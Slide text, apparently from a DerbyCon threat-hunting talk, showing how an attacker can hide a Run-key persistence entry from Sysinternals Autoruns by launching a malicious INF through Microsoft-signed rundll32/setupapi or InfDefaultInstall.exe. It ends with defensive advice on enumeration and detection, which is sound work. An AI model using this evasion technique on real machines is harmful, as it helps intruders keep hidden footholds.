
 rundll32.exe Size: 67 K
Windows host process (Rundll32) Time: 4/6/2011 9:10 AM
Microsoft Corporation Version: 6.3.15063.0
rundll32.exe setupapi,InstallHinfSection ModelsSection 128 C:\Users\User\Desktop\test.inf

Ready. Windows Entries Hidden.

InfDefaultInstall.exe shady.inf



POOF!



Treated as Window Entry

Autoruns [USER-PC\User] - Sysinternals: www.sysinternals.com

File Entry Options User Help

Hide Empty Locations
Hide Microsoft Entries
Hide Windows Entries
Hide VirusTotal Clean Entries
Scan Options...
Font...

		Publisher	Image Path	Timestamp
HKLM\SYSTEM\CurrentVersion\Run				9/23/2017 6:10 PM
✓	Adobe Systems Incorporated	Adobe Systems Incorporated	c:\program files (x86)\common files\adobe\acrobat\acrobat.exe	6/29/2016 3:29 AM
✓	Intel Corporation	Intel Corporation	c:\program files\intel\intel(r) rapid storage technology\iaahc64.exe	1/17/2017 12:32 PM
✓	iTunesHelper	Apple Inc.	c:\program files\itunes\ituneshelper.exe	9/11/2017 6:21 PM
✓	NvBackend	NVIDIA Corporation	c:\program files (x86)\nvidia corporation\nvidia\NvBackend.exe	6/14/2016 6:39 AM
✓	RtHDVBg_MAXX6	Realtek Semiconductor	c:\program files\realtek\audio\hda\rtvhd64.exe	8/22/2016 1:52 AM
✓	RTHDVCPL	Realtek Semiconductor	c:\program files\realtek\audio\hda\rtvhd64.exe	8/22/2016 1:56 AM
✓	SecurityHealth	Microsoft Corporation	c:\program files\windows defender\msiexec.exe	12/12/1996 3:34 AM
✓	WavesSvc	Waves Audio Ltd.	c:\program files\waves\maxxaudio\wavesvc.exe	12/22/2015 11:10 AM
HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run				6/29/2017 3:01 PM
✓	Acrobat Assistant 8.0	Adobe Systems Inc.	c:\program files (x86)\adobe\acrobat\acrobat.exe	7/31/2017 2:36 PM

Ready. Windows Entries Hidden.

Autoruns [USER-PC\User] - Sysinternals: www.sysinternals.com

File Entry Options User Help

Filter:

AppInit KnownDLLs Winlogon Winsock Providers Print Monitors LSA Providers Network Providers WMI Sidebar Gadgets Office
Everything Logon Explorer Internet Explorer Scheduled Tasks Services Drivers Codecs Boot Execute Image Hijacks

Autorun Entry	Description	Publisher	Image Path	Timestamp
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run				9/23/2017 6:10 PM
☒ DerbyCon	INF Default Install	Microsoft Corporation	c:\windows\system32\infdefaultinstal...	8/1/1920 11:09 AM
☒ iTunesHelper	iTunesHelper	Apple Inc.	c:\program files\itunes\ituneshelper.e...	9/11/2017 6:21 PM
☒ NvBackend	NVIDIA Backend	NVIDIA Corporation	c:\program files (x86)\nvidia corporati...	6/14/2016 6:39 AM
☒ RtHdVBg_MAXX6	HD Audio Background Process	Realtek Semiconductor	c:\program files\realtek\audio\hda\r...	8/22/2016 1:52 AM
☒ RTHDVCPL	Realtek HD Audio Manager	Realtek Semiconductor	c:\program files\realtek\audio\hda\rt...	8/22/2016 1:56 AM
☒ SecurityHealth	Windows Defender notification icon	Microsoft Corporation	c:\program files\windows defender\m...	12/12/1996 3:34 AM
☒ WavesSvc	Waves MaxxAudio Service Application	Waves Audio Ltd.	c:\program files\waves\maxxaudio\w...	12/22/2015 11:10 AM
HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run				6/29/2017 3:01 PM

infdefaultinstall.exe Size: 13 K
INF Default Install Time: 8/1/1920 11:09 AM
Microsoft Corporation Version: 5.2.3668.0
InfDefaultInstall.exe C:\Users\User\Desktop\shady.inf

Ready. No Filter.

Conclusion

- autorunsc.exe – Autoruns command-line utility
 - Can scan for specific entries (-a)
 - Output as text, CSV, XML
 - File hashes
 - Verify digital signatures
 - Query VirusTotal

- Use autorunsc.exe to enumerate
- Build security detection capabilities using enumerated data
- Use to inform threat hunting

- Autoruns is great at enumeration but isn't a security tool
 - Still need to validate legitimacy of enumerated autoruns
- Indirection and nested commands will become increasingly popular among attackers
 - Chaining trusted executables in new and strange ways

Thank You!

@KyleHanslovan

- kyle@huntresslabs.com

@ChrisBisnett

- chris@huntresslabs.com